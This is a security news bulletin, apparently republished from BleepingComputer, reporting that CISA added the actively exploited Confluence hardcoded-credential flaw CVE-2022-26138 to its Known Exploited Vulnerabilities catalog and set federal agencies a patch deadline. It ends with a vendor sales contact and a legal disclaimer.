CISA has added a critical Confluence vulnerability tracked as CVE-2022-26138 to its list of bugs abused in the wild, a flaw that can provide remote attackers with hardcoded credentials following successful exploitation.

As Australian software firm Atlassian revealed last week, unpatched versions of the Questions for Confluence app (installed on more than 8,000 servers) create an account with hardcoded credentials.

One day after patching the vulnerability, the company notified admins to fix their servers immediately, seeing that the hardcoded password had been found and shared online.

"This issue is likely to be exploited in the wild now that the hardcoded password is publicly known," Atlassian warned, saying that threat actors could use the hardcoded credentials to log into vulnerable Confluence Server and Data Center servers.

Today, CISA added the CVE-2022-26138 to its catalog of Known Exploited Vulnerabilities (KEV) based on evidence of active exploitation.

Cybersecurity firm Rapid7 also published a report Wednesday warning the security flaw is now actively exploited in the wild but did not share any information on the attacks or indicators of compromise collected while investigating them.

"Unsurprisingly, it didn’t take long for Rapid7 to observe exploitation once the hardcoded credentials were released, given the high value of Confluence for attackers who often jump on Confluence vulnerabilities to execute ransomware attacks," Rapid7's Glenn Thorpe said.

Federal agencies are given three weeks to secure servers

As a binding operational directive (BOD 22-01) issued in November says, all Federal Civilian Executive Branch Agencies (FCEB) agencies have to secure their systems against bugs added to CISA's catalog of Known Exploited Vulnerabilities (KEV).

The cybersecurity agency has also given federal agencies three weeks (until August 19) to patch servers and block attacks targeting their networks.

Even though the BOD 22-01 directive only applies to US federal agencies, CISA also "strongly urges" organizations across the country to fix this flaw to thwart attacks against vulnerable Confluence servers.

"These types of vulnerabilities are a frequent attack vector for malicious cyber actors and pose a significant risk to the federal enterprise," the US cybersecurity agency added Friday.

Since this directive was issued, CISA has added hundreds of security bugs to its catalog of bugs exploited in attacks, ordering federal agencies to patch vulnerable systems as soon as possible to prevent breaches.

Securing Confluence servers is particularly important given that they're attractive targets, as demonstrated by previous attacks with AvosLocker and Cerber2021 ransomware, Linux botnet malware, and crypto miners.

Source: https://www.bleepingcomputer.com/news/security/cisa-warns-of-critical-confluence-bug-exploited-in-attacks/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports, or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as are" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for a particular use, reliability, legality, or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising, or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.